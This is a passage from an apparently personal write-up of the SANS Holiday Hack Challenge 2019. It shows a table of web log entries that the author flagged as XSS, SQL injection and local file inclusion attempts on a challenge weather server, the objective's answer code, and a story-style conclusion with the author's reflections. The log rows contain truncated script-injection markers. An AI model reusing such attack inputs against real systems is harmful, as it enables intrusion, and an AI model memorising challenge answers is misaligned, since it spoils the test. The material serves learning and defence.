24011	2019-11-03T16:17-12-0700	168.66.108.62	<script>/home.htm	Mozilla/5.0 (Linux; Android 5.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/41.0.2272.89 Mobile Safari/537.36	KSS	YES			
24305	2019-11-02T03:36-50-0700	80.244.147.207	<script>/home.htm	Mozilla/5.0 (Linux; U; Android 4.1.1; en-GB; Build/KLRL) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safari/534.30	KSS	YES			
24347	2019-10-31T23:50-19-0700	123.127.233.97	<script>/index.htm	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like Gecko) Version/8.0.7 Safari/600.7.12	KSS	YES			
27392	2019-10-17T01:23-47-0700	254.140.181.172	10.20.3.8 /api/weat	Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.2 Safari/525.18	KSS	YES			
29445	2019-10-17T01:25-52-0700	249.90.116.138	srf.elfu.or /wp-login	Mozilla/5.0 (Windows NT 10.0;Win64;x64)		Duplicate	YES		
29539	2019-10-17T01:25-53-0700	28.169.41.122	srf.elfu.or /api/login	Mozilla/5.0 (Windows NT 10.0;Win64;x64)		LFI	YES		
30248	2019-10-17T04:54-13-0700	34.129.179.28	srf.elfu.or /api/mea	Mozilla/5.0 (Windows NT 5.1; v.)		SQlI	YES		
30380	2019-10-13T04:54-13-0700	231.231.108.238	srf.elfu.or /api/mea	Mozilla/5.0 (Windows NT 5.1; v.)		Duplicate	YES		
30436	2019-10-11T00:31-29-0700	27.88.56.114	-	<script>/api/weat	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Chrome/53.0		SQlI	YES	
30649	2019-10-11T00:36-42-0700	92.213.148.0	-	<script>/api/weat	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Chrome/53.0		Duplicate	YES	
30713	2019-10-08T20:05-29-0700	44.74.106.131	srf.elfu.or /api/stat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/4.0.221.6	KSS	YES			
31208	2019-10-08T21:54-58-0700	97.220.93.190	srf.elfu.or /safebrowsing	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/4.0.221.6	KSS	YES			
31218	2019-10-17T01:14-57-0700	87.195.80.126	10.20.3.8 /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)		Duplicate	YES		
31232	2019-10-17T01:14-59-0700	131.186.145.73	10.20.3.8 /api/stat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)		LFI	YES		
32356	2019-10-17T01:23-47-0700	33.132.98.193	srf.elfu.or /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623 Firefox/2.0.0.15		SQlI	YES		
36729	2019-10-17T01:23-47-0700	84.185.44.166	10.20.3.8 /api/weat	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox/2.0.0.8(-Debian-2.0.0.8-1)		SQlI	YES		
41259	2019-10-17T01:23-48-0700	150.50.77.238	srf.elfu.or /api/weat	Mozilla/5.0 (X11; U; Linux i686; 64 bit; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04 jaunty Firefox/3.0.5		SQlI	YES		
44246	2019-10-17T01:18-15-0700	229.133.163.235	srf.elfu.or /api/login	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30729)		LFI	YES		
44767	2019-10-17T01:18-32-0700	53.160.218.44	srf.elfu.or /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30729)		Duplicate	YES		
45301	2019-10-16T03:37-11-0700	2.240.116.254	srf.elfu.or /api/weat	Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)		SQlI	YES		
45810	2019-10-16T03:52-02-0700	253.65.40.39	-	/api/weat	Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)		Duplicate	YES	
47886	2019-10-17T01:23-51-0700	226.240.188.154	srf.elfu.or /api/weat	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)		Duplicate	YES		
48069	2019-10-17T01:23-55-0700	187.178.169.128	10.20.3.8 /api/login	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)		LFI	YES		
50359	2019-10-17T01:16-20-0700	148.146.134.52	-	/css/free	Opera/8.81 (Windows-NT 6.1; U; en)		Duplicate	YES	
52655	2019-10-17T01:16-25-0700	253.182.102.55	srf.elfu.or /api/weat	Opera/8.81 (Windows-NT 6.1; U; en)		LFI	YES		
53807	2019-10-17T00:50-38-0700	45.239.232.245	10.20.3.8 /api/weat	RookIE/1.0		SQlI	YES		
54742	2019-10-13T04:36-15-0700	37.216.249.50	srf.elfu.or /api/weat	Wget/1.9+cvs-stable (Red Hat modified)		Duplicate	YES		
54910	2019-10-13T04:36-16-0700	129.121.121.148	srf.elfu.or /api/weat	Wget/1.9+cvs-stable (Red Hat modified)		Duplicate	YES		
55123									

Figure 233 - Weather Data Screenshot

<sup>85</sup> <https://www.metasploit.com/>

<sup>86</sup> [https://github.com/Neo23x0/sigma/blob/master/rules/proxy/proxy\\_ua\\_malware.yml](https://github.com/Neo23x0/sigma/blob/master/rules/proxy/proxy_ua_malware.yml)

<sup>87</sup> <https://exceljet.net/index-and-match>

The list of IPs and collected and submitted onto <https://srf.elfu.org/>




Figure 234 - Weather Data Screenshot

Success and objective completed.

### Answer

0807198508261964

### URL

<https://github.com/januszjasinski/SANS-Holiday-Hack/tree/master/2019/Objectives/12%20Filter%20Out%20Poisoned%20Sources%20of%20Weather%20Data>

## Conclusion

Upon completing the objectives, there is one final document to retrieve and it resides in the bell tower. It reads as follows:

*Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!*

So, it seems we can expect Jack Frost next year!

As mentioned in the introduction, the introduction of more defensive challenges was great. My particular favourite was the machine learning challenge as it's something I've always wanted to get a handle on and use but just never had the time.

I would like to see less clues next year – sometimes it felt like the videos and hints pretty much gave away the solution with decent enough comments to not warrant giving the objective much thought.

Going forward, I'll see what else I can find, read other walkthroughs, convert the ruby script to python, try and get faster times on the crate challenge, actually use jq in the final challenge etc

Maybe this is the year I'll even actually start in the security industry and I don't mean in nightclubs.